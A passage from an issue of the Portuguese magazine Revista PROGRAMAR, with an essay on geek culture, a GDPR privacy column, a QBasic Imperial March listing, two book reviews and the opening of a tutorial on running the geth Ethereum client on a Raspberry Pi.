Em 2008, nos EUA foi eleito o primeiro presidente “Trekkie” (fã da série “O caminho das estrelas” original Star Trek”, uma serie de ficção muito popular entre os “geeks”). A verdade é que os outrora “náufragos” da popularidade e da cultura pop, começaram a sua ascensão, rumo ao “topo da hierarquia”! Na verdade existem geeks notáveis na história, da tecnologia, como o caso de Steve Wozniack, também conhecido como “wizard of woz”, Bill Gates, Kevin Mitnick, Larry Page e Sergey Brin, etc...

Na verdade a origem da palavra “geek”, vem da palavra holandesa “gek” que significa “tolo ou pateta” e da sua variação anglosaxonia “geck”, que significa “tonto”. Actualmente geek significa de forma extremamente resumida “pessoa socialmente estranha, com interesses fora de moda, notável em ciências da computação, literatura, ciências, ficção científica, etc, com interesses peculiares como banda desenhada, legos, etc...

Dizia uma figura relevante da história “Quem vive sem loucura, não é tão sábio como pensa” (François La Rochefoucauld), a verdade é que os geeks são exatamente sábios que vivem com a loucura, de sonhar e a ousadia de fazer algo, apenas porque lhes dá prazer de fazer! Facto é que os geeks são por norma mentes brilhantes, ainda que alguns sejam “aluados”.

Na verdade ser “geek”, deixou de ser algo pejorativo, para ser considerado em certa medida um elogio. Um estudo de 2016, revela que cerca de 62% dos inquiridos se considera um geek, e 76% considera que tem traços de geek! Em média os 79% dos inquiridos manifesta interessar-se por reparar “coisas”, e realizar trabalhos numa optica de “faz tu mesmo” (DIY). O mesmo estudo revela que 31% dos inquiridos afirma que o seu parceiro geek, é capaz de reparar qualquer coisa, da mesma forma que 50% diz que o seu parceiro é capaz de lhe explicar coisas que doutra forma não entenderia.

Na verdade são cada vez mais os geeks no mundo, e até famosos como o caso do vocalista dos OffSpring Dexter Holland, recentemente terminou a sua tese em investigação do HIV do Phd, em Biologia Molecular. Num comunicado o cantor afirmou “Estou interessado em virologia e queria contribuir de alguma forma para o conhecimento que foi aprendido sobre

*HIV e SIDA. Esta terrível doença continua sendo uma epidemia mundial - mais de 35 milhões de pessoas no mundo estão atualmente infectadas e vivendo com o vírus HIV. Mais de 1 milhão de pessoas por ano morrem desta doença.* Não fosse Dexter Holland famoso pela musica que interpreta, e não seria de todo estranho esta afirmação e o facto de ter terminado uma tese num tema tão “peculiar”. Mas não é o único caso! Certamente o leitor recorda-se da série “A teoria do Big Bang” e certamente se recordarão do personagem Amy Farah Fowler, interpretado pela actriz Mayim Bialik, mas o que escapa aos menos atentos é que além do brilhante papel que desempenha na série, é o único elemento do elenco que na vida real é realmente “Doutor”, na verdade completou o seu Bachelor of Science, e posteriormente o Ph.D em neurociências na UCLA, onde apresentou a tese sobre Regulação hipotalâmica em relação aos comportamentos desadaptativos, obsessivo-compulsivos, afiliativo e saciedade na síndrome de Prader-Willi. Nada disto seria relevante, se não servisse para explicar que na verdade, hoje mais do que antes, vivemos num mundo onde aprender é fácil e ser um “geek” deixou de ser algo de que nos devamos envergonhar! Na verdade passou a ser um motivo de orgulho, passou a ser o “novo sexy” o “novo normal”, o novo “comum”.


Infelizmente existem ainda situações em que ser geek, é visto com “desprezo” ou até receio, porque o “conforto” é manter tudo como está e ter alguém que realmente sabe mais por perto, “perturba”, o “conforto” instalado. Mas isso não quer dizer, de forma alguma que se deva deixar de se ser o que se é, para “ser aceite”! Afinal “os geeks herdarão o mundo” e no “final”, seremos mais os geeks que os não geeks!

Dito isto, e sem mais demoras “geek is the new sexy” e caro leitor, não tenha medo de inovar, experimentar, arriscar, aprender! A vida é demasiado curta, para se ficar “acomodado”!

E com este ultimo artigo esta coluna despede-se, para o seu autor (eu), me dedicar a outro projecto! Como se costuma dizer “Lêmo-nos por aí”!



### AUTOR



Escrito por **António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, “aprender, ensinar, criar, partilhar, melhorar e seguir”. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)



## Core Dump - Pessoas, Dados & Privacidade

O tema da privacidade está na ordem do dia, devido essencialmente ao escândalo da Cambridge Analytica com os dados do Facebook e ao Regulamento Geral de Proteção de Dados da União Europeia.

A bem da verdade, o regulamento não é propriamente novo uma vez que já existe há dois anos, embora as organizações europeias só agora lhe estejam a dar a devida atenção.

Este regulamento, *grosso modo*, é a evolução natural no que toca à proteção de dados pessoais e tem como grande passo o maior controlo dos dados pessoais por parte dos seus legítimos detentores. A partir de agora vai ser mais fácil cada um de nós pedir para ser esquecido ou saber como uma empresa obteve os nossos dados e a quem esta os cedeu.

Todas as organizações, europeias ou não, ficam abrangidas por este regulamento desde que os dados pessoais sejam referentes a cidadãos da UE.

Há uma atenção especial no que toca a dados sensíveis, como por exemplo dados médios ou criminais, e, obviamente, a dados de cidadãos menores.

Tem-se discutido muito se os dados do Facebook obtidos pela Cambridge Analytica foram, ou não, uma violação de dados, um dos pontos mais fortes do RGPD. A resposta não é clara, e se muitos afirmam que foi totalmente ilegal, outros afirmam que foi totalmente legal. Provavelmente a verdade estará algures pelo meio uma vez que a informação obtida foi, pelo menos em parte, feita com o consentimento dos próprios ou através de dados que são de acesso público.

Muita da informação pessoal que os utilizadores têm no Facebook está marcada como pública e sim, cada vez que dão consentimento a uma aplicação de aceder aos vossos dados, é bem possível que estejam também a dar consentimento de que esses dados possam ser passados a parceiros. O facto de optar por fazer login no Pinterest com as credenciais do Gmail ou aceder ao Tumblr através da autenticação do Facebook está a permitir que, pelo menos uma pequena parte da sua informação, seja transmitida e disponibilizada.

Esta situação não é exclusiva do Facebook e este escândalo certamente não será o único, mas sim o primeiro de muitos. Cada aplicação instalada no *smartphone* ou *tablet* pede acesso a um conjunto de dados, que vão de algo tão

simples como aceder à internet até aceder à sua posição atual e à sua lista de contactos.

Da mesma forma, esta situação não é exclusiva de empresas. É cada vez mais comum haver pessoas que, por exemplo após o fim de uma relação, não queiram que a outra parte saiba o que anda a fazer, com quem ou onde. É como se desejassem ter o “direito ao esquecimento” do RGPD mas a título particular. Embora o RGPD não vá tão longe, é bom frisar que o regulamento também se aplica às pessoas singulares e não apenas às organizações.

Para os mais distraídos, deixo algo para reflexão (propositadamente deixando as referências para mais tarde), peço que pensem no que gostam e usam de forma regular: sistemas de mensagens, redes sociais, plataformas de fotos, plataforma de pagamento online, blogs, sistemas de vídeo chamadas, plataformas de classificados, plataformas de e-commerce, emails, GPS, e motores de busca. A probabilidade da larga maioria (se não mesmo tudo) o que usam pertencer no máximo a 5 empresas em todo o mundo, é bastante alta.

Para quem acha que esta métrica é um exagero, talvez seja melhor terem a noção de que o Whatsapp, o Instagram e a tbn são do Facebook, que o Paypal é da eBay, e que o Youtube, o Gmail, o G+, o Blogger, o Maps e o Earth, são da Google...

Se ainda assim acha que isso não tem nada de especial, então o que acha do facto do seu *smartphone* lhe indica o tempo que vai demorar no trajeto casa-emprego, ou vice-versa, sem que tenha feito nada? Ou de saber onde deixou o seu carro estacionado? Ou do facto de ser simples obter a data, hora e local onde tirou uma foto?

Estes conglomerados existem um pouco por todo o lado e como já percebeu não são exclusivos de empresas digitais. Já recebeu um telefonema com uma promoção de uma loja de roupa onde nunca fez compras?...


### AUTOR



Escrito por **Fernando Martins**

Faz parte da geração que se iniciou nos ZX Spectrum 48K. Tem um Mestrado em Informática e mais de uma década de experiência profissional nas áreas de Tecnologias e Sistemas de Informação. Criou a sua própria consultora sendo a sua especialidade a migração de dados.

# Media Partners da Revista PROGRAMAR



a tecnologia nas suas mãos

# RetroComputing

Imperial March

# RetroComputing

## Imperial March

**Título:** Imperial March

**Autores:** Apocsantos

**Ano:** 1991

**Plataformas:** MS-DOS; Windows; GNU/Linux; Mac, ChromeOS

**Compilador/Interpretador:** Qbasic / QB64

**Descrição do Programa:** Marcha imperial, uma linha melódica do excerto inicial da composição.

```
'Imperial March
'"We shall never surrender!" (Churchill) Remember this when you grow old!
'Ve are "kings"! And some day... Code will be life!
'Apocsantos

'main code
'calls all subs
Call Trooper
Call yoda
Call Darth
Call yoda
Call R2D2

'sub code here
Sub yoda()
  SOUND 392, 8
  SOUND 0, 1
  SOUND 196, 6
  SOUND 0, 1
  SOUND 196, 2
  SOUND 0, 1
  SOUND 392, 8
  SOUND 0, 1
  SOUND 370, 6
  SOUND 0, 1
  SOUND 349, 2
  SOUND 0, 1
  SOUND 330, 2
  SOUND 0, 1
  SOUND 311, 2
  SOUND 0, 1
  SOUND 330, 2
  SOUND 0, 8
  SOUND 208, 2
  SOUND 0, 4
  SOUND 277, 8
  SOUND 0, 1
  SOUND 262, 6
  SOUND 0, 1
  SOUND 247, 2
  SOUND 0, 1
End Sub

Sub Darth()
  SOUND 233, 2
  SOUND 0, 1
  SOUND 220, 2
  SOUND 0, 1
  SOUND 233, 2
  SOUND 0, 8
  SOUND 156, 2
  SOUND 0, 4
```

```
SOUND 185, 8
SOUND 0, 1
SOUND 156, 6
SOUND 0, 1
SOUND 196, 2
SOUND 0, 1
SOUND 233, 8
SOUND 0, 1
SOUND 196, 6
SOUND 0, 1
SOUND 233, 2
SOUND 0, 1
SOUND 294, 16
SOUND 0, 1
End Sub

Sub R2D2()
  SOUND 233, 2
  SOUND 0, 1
  SOUND 220, 2
  SOUND 0, 1
  SOUND 233, 2
  SOUND 0, 8
  SOUND 156, 2
  SOUND 0, 4
  SOUND 185, 8
  SOUND 0, 1
  SOUND 156, 6
  SOUND 0, 1
  SOUND 233, 2
  SOUND 0, 1
  SOUND 196, 6
  SOUND 0, 4
  SOUND 156, 6
  SOUND 0, 1
  SOUND 233, 2
  SOUND 0, 1
  SOUND 196, 16
  SOUND 0, 1
End Sub

Sub Trooper()
  For i = 0 To 3
    SOUND 0, 1
    SOUND 98, 6
    SOUND 0, 1
    SOUND 0, 2
    SOUND 98, 2
    SOUND 0, 1
    SOUND 0, 2
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 2
    SOUND 98, 2
    SOUND 0, 2
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 1
    SOUND 98, 1
    SOUND 0, 1
    SOUND 185, 1
    SOUND 0, 1
    SOUND 185, 1
```

# RetroComputing

## IMPERIAL MARCH


```
SOUND 0, 1
SOUND 185, 1
SOUND 0, 3
Next i
SOUND 0, 2
SOUND 196, 8
SOUND 0, 1
SOUND 196, 8
SOUND 0, 1
SOUND 196, 8
SOUND 0, 1
SOUND 156, 6
SOUND 0, 1
SOUND 233, 2
SOUND 0, 1
SOUND 196, 8
SOUND 0, 1
SOUND 156, 6
SOUND 0, 1
SOUND 233, 2
SOUND 0, 1
SOUND 196, 16
SOUND 0, 1
SOUND 294, 8
SOUND 0, 1
SOUND 294, 8
SOUND 0, 1
SOUND 294, 8
```

```
SOUND 0, 1
SOUND 311, 6
SOUND 0, 1
SOUND 233, 2
SOUND 0, 1
SOUND 185, 8
SOUND 0, 1
SOUND 156, 6
SOUND 0, 1
SOUND 233, 2
SOUND 0, 1
SOUND 196, 16
SOUND 0, 1
End Sub
```

Esta pagina é apenas dedicada a excertos de código retro, escrito “noutros tempos” ou que seja executável em “maquinas retro”! O objectivo é simplesmente satisfazer a nostalgia e apresentar projectos, sejam hardware ou software, ligado ao retro-computing!

Como não poderia deixar de ser e inaugurando a “coluna”, o código escolhido, é velhinho, escrito em 1991, em Qbasic, para tocar parte da marcha imperial na PC Speaker, no tempo dos Intel 80386SX! Pode ser ouvido a executar no seguinte url: <https://goo.gl/pz4sDZ>

Queres ver o teu código “retro” na PROGRAMAR ? Envia-nos o link de github ou a listagem para o email [artigos@revista-programar.info](mailto:artigos@revista-programar.info)



## AUTOR



Escrito por **António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, “aprender, ensinar, criar, partilhar, melhorar e seguir”. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)



# Análises

**Business Intelligence - Da Informação ao Conhecimento 3. Edição Atualizada**

**Criação Rápida de Sites Responsivos com Bootstrap**



## Business Intelligence - Da Informação ao Conhecimento 3. Edição Atualizada

**Título:** Business Intelligence - Da Informação ao Conhecimento 3.ª Edição Atualizada


**Autores:** Maribel Yasmina Santos e Isabel Ramos

**Editora:** FCA

**Páginas:** 360

**ISBN:** 978-972-722-880-5

**Formato:** Soft-Cover 16.7x24cm



Sendo esta a primeira review para a revista Programar, queria desde já agradecer ao António Santos e à FCA pela oportunidade e pelo envio do livro.

O António foi meu aluno há alguns anos atrás e deixa-me orgulhoso o facto de um antigo aluno se lembrar de mim para a review deste livro, tenho acompanhado o seu trabalho mesmo que à distancia na revista programar, sendo assim não podia deixar de aceitar este convite. Em boa hora o fiz e já vão perceber porquê.

Na minha curta ligação á academia muitas vezes fui crítico de alguns livros, escritos por académicos, pois o seu conteúdo nem sempre era adequado e acessível á maioria dos leitores. O Livro Business Intelligence da informação ao conhecimento, é em toda a sua extensão, um verdadeiro manual de conhecimento, que aborda vários conceitos importantes, para quem tem conhecimentos da tecnologia e não tem conhecimentos de negócios e vice versa.

Ao longo dos 11 capítulos as autoras abordam conceitos de forma fluida, mesmo com uma justificação e suporte científico completo.

No primeiro capítulo dão-nos as motivações e um resumo do que podemos encontrar nos capítulos seguintes.

Os três capítulos seguintes abordam os conceitos da informação e dos conhecimentos das organizações. Esta abordagem é multifacetada, permitindo aos leitores mais tecnológicos, perceber os conceitos mais organizacionais. e as necessidades das diferentes perspetivas da informação, do conhecimento dos dados para as varias necessidades das organizações. As varias abordagens da gestão são abordadas e devidamente enquadradas com uma explicação detalhada de todos os conceitos e exemplos práticos.

As quatro perspetivas organizacionais, apresentadas e explicadas: estrutural, social, politica e simbólica, são as bases para a aprendizagem organizacional e ação das organizações para a mudança e inovação. São também exploradas as diferentes abordagens á gestão do conhecimento. E apresentados uma serie de indicadores importantes relativamente ao capital relacional, estrutural e humano, to-

dos eles muito pertinentes.

Nos três capítulos seguintes são explorados os temas do Business Intelligence, Bases de Dados e Data Mining, com um enquadramento teórico seguido da descrição dos vários modelos e metodologias. Os exemplos práticos de aplicação são variados e muito bem construídos, permitindo aos leitores fazer extrapolações para as situações próprias.

“ **O Livro Business Intelligence da informação ao conhecimento, é em toda a sua extensão, um verdadeiro manual de conhecimento, que aborda vários conceitos importantes, para quem tem conhecimentos da tecnologia e não tem conhecimentos de negócios e vice versa.** ”

É aqui que as autoras nos explicam o conceito do Business Intelligence, Data Warehousing, com as metodologias de desenvolvimento e os vários tipos de modelação multidimensional e tipos de tabelas de factos, bem como conceitos de OLAP. Descobrir conhecimento em bases de dados é o passo seguinte. É detalhada a metodologia CRISP-DM ( Cross Industry Standard Process for Data Mining ), a explicação das 6 fases e o processo SEMMA do SAS Institute. As varias tarefas do Data Mining e técnicas são apresentadas de forma sucinta e muito clara.

Os dois capítulos seguintes, tem uma componente mais prática, explorando e concentrando os conceitos apresentados nos capítulos anteriores de uma forma prática, com exemplos de construção dos vários modelos em diversos sectores de atividade. No capítulo 8 usando ferramentas OLAP, no seguinte com Técnicas de Data Mining.

**“ As quatro perspectivas organizacionais, apresentadas e explicadas: estrutural, social, política e simbólica, são as bases para a aprendizagem organizacional e ação das organizações para a mudança e inovação. ”**

Em três áreas de negócio Banca, Retalho e Marketing no capítulo 8 antes da análise são apresentados os dados disponíveis e definidas as estruturas de armazenamento, sendo depois construídos os modelos através de diversos cubos com vistas multidimensionais. No capítulo 9 é apresentada a utilização de técnicas de Data Mining, em que cada fase do processo é apresentado de forma detalhada, permitindo ao leitor acompanhar de forma prática todo o processo.

O capítulo dedicado à construção social do conhecimento, é um resumo, sendo apresentada a correlação dos conceitos dos primeiros capítulos com os casos apresentados nos últimos capítulos. Não poderia ser um final mais eficaz, e interessante. Todos estes conceitos são apresentados de forma transversal, permitindo desenvolver estes mo-

delos sobre qualquer plataforma o que torna este livro ainda mais pertinente.

Para concluir, foi um prazer fazer esta review. Em primeiro lugar porque apesar das 313 páginas serem densas, a leitura torna-se fluida e entusiasmante, permitindo consolidar conhecimentos a cada capítulo que passa. É um tema ao qual tenho dedicado muito tempo nos meus últimos anos e é provavelmente um dos livros mais brilhantes da área.

Muito obrigado à revista Programar, muito obrigado à FCA, um abraço especial ao António Santos, pelo privilégio que me deram.

**“ Descobrir conhecimento em bases de dados é o passo seguinte. É detalhada a metodologia CRISP-DM ( Cross Industry Standard Process for Data Mining ), a explicação das 6 fases e o processo SEMMA do SAS Institute. ”**

## AUTOR

Escrito por Vitor Veiga



## Criação Rápida de Sites Responsivos com Bootstrap

**Título:** Criação Rápida de Sites Responsivos com Bootstrap

**Autores:** Ricardo Queirós

**Editora:** FCA

**Páginas:** 208

**ISBN:** Ricardo Queirós

**Formato:** Soft-Cover 17x24cm



Nesta edição, trazemos até vós leitores um livro de uma temática cada vez mais actual, uma vez que cada vez mais usamos a internet “em todo o lado”!

Cada vez mais a responsiveness de um site se tornou essencial ao sucesso de qualquer site, uma vez que a variedade de plataformas utilizadas para aceder, é cada vez maior e em constante mudança.

A framework de front-end Bootstrap, dispensa grandes apresentações, e neste momento é a mais popular framework de Front-end, o que torna o livro ainda mais pertinente!

Ao longo do livro o autor, guia o leitor por uma aprendizagem, suave e assertiva, apresentando o bootstrap, as ferramentas de desenvolvimento que serão utilizadas, o conceito de content delivery network (rede de distribuição de conteúdos), antes de passar para o primeiro exemplo prático, gentilmente intitulado “a minha primeira pagina Bootstrap”.

Dado que se trata de uma framework de front-end era espectável que fosse dado grande enfoque à CSS, pelo que é agradável de perceber que o autor lhe dedicou um capítulo inteiro, dividido em subsecções, apresentando cada tópico de casa subsecção, de forma clara, e simples de entender, além de simultaneamente progressiva, orientando o utilizador desde as “fundações” da pagina até aos detalhes da interface de utilizador, explicando o layout, passando para a tipografia, elementos, imagens, formulários seguindo para a parte de “lógica de programa”, (validações), e terminando nos botões que permitem o input do utilizador.

No mesmo sentido, após a explicação anterior, passa para os componentes de igual modo divididos em subsecções, apresentando e exemplificando cada um dos mesmos, de forma a facilitar a compreensão do que é transmitido ao leitor.

Logo antes de passar para os quatro projectos onde o leitor irá aplicar os conhecimentos anteriormente adquiridos, é introduzido um ultimo tema, os plugins, novamente de forma assertiva e fácil de compreender.

Nos projectos o autor, começa por um projecto mais eclético e elementar, de um site pessoal, passando progressivamente para um site empresarial, mais elaborado, seguindo para uma loja on-line e terminando num portfolio fotográfico estilo “Instagram”. Compreende-se que saia fora do conceito do livro o back-end, pelo que numa possível futura obra, seria interessante ver abordada a interligação front-end, back-end, para os projectos da loja on-line e para o portfólio! Fica a sugestão!

Por fim, quase a terminar o livro o autor introduz o Bootstrap 4, bem como o conceito de Sass, e o seu uso recorrendo a LibSass, que acrescenta diversas funcionalidades à CSS, uma vez que se trata de um pré-processador, que implementa funcionalidades como variáveis, nesting, partials, import, mixing, Inheritance, operadores aritméticos, tão uteis para calcular dimensões e posições, funções, estruturas de decisão, etc... Estas funcionalidades são abordadas e explicadas no livro no ultimo capítulo numa secção dedicada a cada uma delas. Pouco antes de terminar o autor introduz o uso de flexbox, e os seus conceitos, terminado o livro com a abordagem de temas e templates.

É uma leitura leve, e interessante, para todos quantos se desejem iniciar no desenvolvimento web, mas também para todos os que pretendam um guia de consulta rápida. É especialmente útil para os alunos dos diversos níveis de ensino, nas disciplinas de programação e desenvolvimento web, bem como para os alunos que tenham disciplinas relacionadas com design web. Igualmente útil para docentes, pela forma clara, estruturada e assertiva como são abordados os temas. De interesse para quem desenvolve maioritariamente back-end e pretenda um guia para consultar informações de front-end que lhe sejam uteis a quando do desenvolvimento do back-end. Deixo ao autor, os meus sinceros parabéns pela obra!

### AUTOR



**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, “aprender, ensinar, criar, partilhar, melhorar e seguir”. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)



# Comunidades

DesignSpark - Explorar Ethereum com Raspberry Pi

## EXPLORAR ETHEREUM COM RASPBERRY PI

### Como instalar e executar um cliente blockchain Ethereum num Pi 3 Model B.

A tecnologia Blockchain ainda é um tópico incrivelmente quente e tem sido assim há algum tempo, devido em grande parte à riqueza que as criptomoedas - principalmente Bitcoin - geraram, de um dia para o outro, para os primeiros investidores. Juntando a isto as novas possibilidades económicas, percebe-se o porquê do interesse.

No entanto, o Blockchain pode ser usado para muito mais do que criptomoedas. A sua natureza distribuída e capacidade de verificar transações para efetuar registos à prova de falsificação, fazem desta tecnologia uma ferramenta ideal para aplicativos de IoT. O que é empolgante na plataforma Ethereum é que esta vai para além da simples criptomoeda e da proteção de transações, podendo chegar a ser uma plataforma de computação distribuída.

Neste artigo vamos dar uma vista de olhos rápida pela arquitetura do Ethereum e tentar abordar alguns dos principais conceitos e componentes, antes de explicar a instalação do software cliente num [Raspberry Pi](#). Deixemos bem claro que não iremos minar criptomoeda. Para isso seria necessário uma GPU poderosa, mas um Raspberry Pi pode ser usado para criar uma sandbox simples, para experimentação - e isso também demonstra que é realmente possível usar tecnologia blockchain com plataformas integradas (embedded platforms).

### Ethereum: noções básicas

```
contract mortal {
  /* define uma variável owner do tipo address */
  address owner;

  /* Esta função é executada na inicialização e
  define o owner do contracto */
  function mortal() { owner = msg.sender; }

  /* Função para recuperar os fundos no
  contrato */
  function kill() { if (msg.sender == owner)
    selfdestruct(owner); }
}

contract greeter is mortal {
  /* Define uma variável greeting do tipo
  string */
  string greeting;
  /* Isto é executado quando o contrato é
  executado */
  function greeter(string _greeting) public {
    greeting = _greeting;
  }

  /* Função principal */
  function greet() constant returns (string) {
    return greeting;
  }
}
```

Um exemplo de contrato inteligente da Ethereum. Fonte: [ethereum.org](#)

Um blockchain é um ledger distribuído que normalmente é gerido através de uma rede peer-to-peer e cresce constantemente à medida que mais registos ou blocos são adicionados. Os blocos geralmente contêm um registo de data e hora juntamente com os dados da transação e são protegidos criptograficamente por meio de algoritmos de hashing, de forma que, uma vez que os dados sejam confirmados, não podem ser modificados - é imutável.


A plataforma Ethereum tem a sua criptomoeda própria, chamada ether, mas também usa a tecnologia blockchain para criar uma plataforma descentralizada para contratos inteligentes - objetos que contêm funções de código e que vivem no blockchain, capazes de interagir com outros contratos, fazer decisões, armazenar dados e enviar ether para outros.

Os contratos inteligentes são implementados numa linguagem chamada Solidity, baseada em JavaScript. O compilador Solidity é usado para compilar contratos inteligentes para bytecode - assim como é feito com JavaScript ou com Python, Java e Android, por exemplo, antes da execução - que é então feita através da Máquina Virtual Ethereum (EVM).

Existem várias aplicações disponíveis para Ethereum, com a implementação de referência original, geth, escrita em Go. Algumas delas podem minar ether, e existe também software de mineração autónomo. Além disso, existem clientes GUI e um IDE para aplicações distribuídas.

Além da principal rede pública de blockchain Ethereum, mainnet, também existem redes de teste para experimentação, o que permite criar as suas próprias redes privadas.

### Instalar Geth



Assumindo que já instalamos o Raspbian, começamos por atualizar o software instalado para as versões mais recentes.

# COMUNIDADE DESIGNSPARK

<https://www.rs-online.com/designspark/home>

## EXPLORAR ETHEREUM COM RASPBERRY PI

```
$ sudo apt-get update
$ sudo apt-get dist-upgrade
```

Para não ficar sem memória ao compilar o cliente Ethereum pode ser preciso libertar memória RAM. Uma boa forma de o fazer é reduzir a quantidade alocada para a GPU. Além disso, se não for realmente necessária uma área de trabalho gráfica, configure o seu sistema para iniciar simplesmente através da linha de comando.

```
$ sudo raspi-config
```

- 3 → Boot
- B1 → Desktop / CLI
- B1 → Console
- 7 → Advanced
- A3 → Memory Split
- 16 (MB)
- Reboot

Em seguida, instalamos os ficheiros necessários.

```
$ sudo apt-get install git golang libgmp3-dev
```

Depois, devemos procurar as fontes para geth, implementação oficial da linguagem Go de um nó Ethereum (Ethereum node), compilar e copiar o executável para `/usr/local/bin/`.

```
$ mkdir src
$ cd src
$ git clone -b release/1.7 https://github.com/ethereum/go-ethereum.git

$ cd go-ethereum
$ make
$ sudo cp build/bin/geth /usr/local/bin/
```

### Criar uma conta e testar

```
pi@chainpi:~$
pi@chainpi:~$ geth account new
Your new account is locked with a password. Please give a password. Do not forget this password.
Passphrase:
Repeat passphrase:
Address: {c0dad8541f0851d5094b4574899ebcf236cd3666}
pi@chainpi:~$
pi@chainpi:~$
```

Primeiro, usamos geth para criar uma nova conta.

```
$ geth account new
```

Isto gera um novo conjunto de chaves criptográficas e protegerá a chave privada com uma senha. Devemos notar que, se usamos essa conta para minar criptomoeda e realizar transações significativas, devemos fazer um backup das chaves e guardar a chave privada de forma segura.

Agora podemos iniciar o node.

```
pi@chainpi:~$
pi@chainpi:~$ geth --syncmode light --cache 64 --maxpeers 12
INFO [01-30|17:38:56] Starting peer-to-peer node instance=Geth/v1.7.3-stable-4bb3c89d/linux-arm/gol.7.4
INFO [01-30|17:38:56] Allocated cache and file handles database=/home/pi/.ethereum/geth/lightchaindata cache=64 handles=1024
INFO [01-30|17:38:56] Writing default main-net genesis block
INFO [01-30|17:39:02] Initialised chain configuration config="{ChainID: 1 Homestead: 1150000 DAO: 1920000 DAOSupport: true EIP150: 2463000 EIP155: 2675000 EIP158: 2675000 Byzantium: 4370000 Engine: ethash}"
INFO [01-30|17:39:02] Disk storage enabled for ethash caches dir=/home/pi/.ethereum/geth/ethash count=3
INFO [01-30|17:39:02] Disk storage enabled for ethash DAGs dir=/home/pi/.ethash count=2
INFO [01-30|17:39:02] Added trusted checkpoint chain name="ETH mainnet"
INFO [01-30|17:39:02] Loaded most recent local header number=0 hash=d4e567cb8fa3 t0=17179869184
INFO [01-30|17:39:02] Starting P2P networking
INFO [01-30|17:39:04] UDP listener up self=enode://b7a599e0eee28d102bed8e874e9b8476fe89b0b6fb06354f47339620c6010df4a8f4d5ec6092ef914e220d7a2e567530708be138faf6c21681c86abdb818e52e8[:]:30303
INFO [01-30|17:39:04] RLPx listener up self=enode://b7a599e0eee28d102bed8e874e9b8476fe89b0b6fb06354f47339620c6010df4a8f4d5ec6092ef914e220d7a2e567530708be138faf6c21681c86abdb818e52e8[:]:30303
WARN [01-30|17:39:04] Light client mode is an experimental feature
INFO [01-30|17:39:04] IPC endpoint opened: /home/pi/.ethereum/geth.ipc
```

```
$ geth --syncmode light --cache 64 --maxpeers 12
```

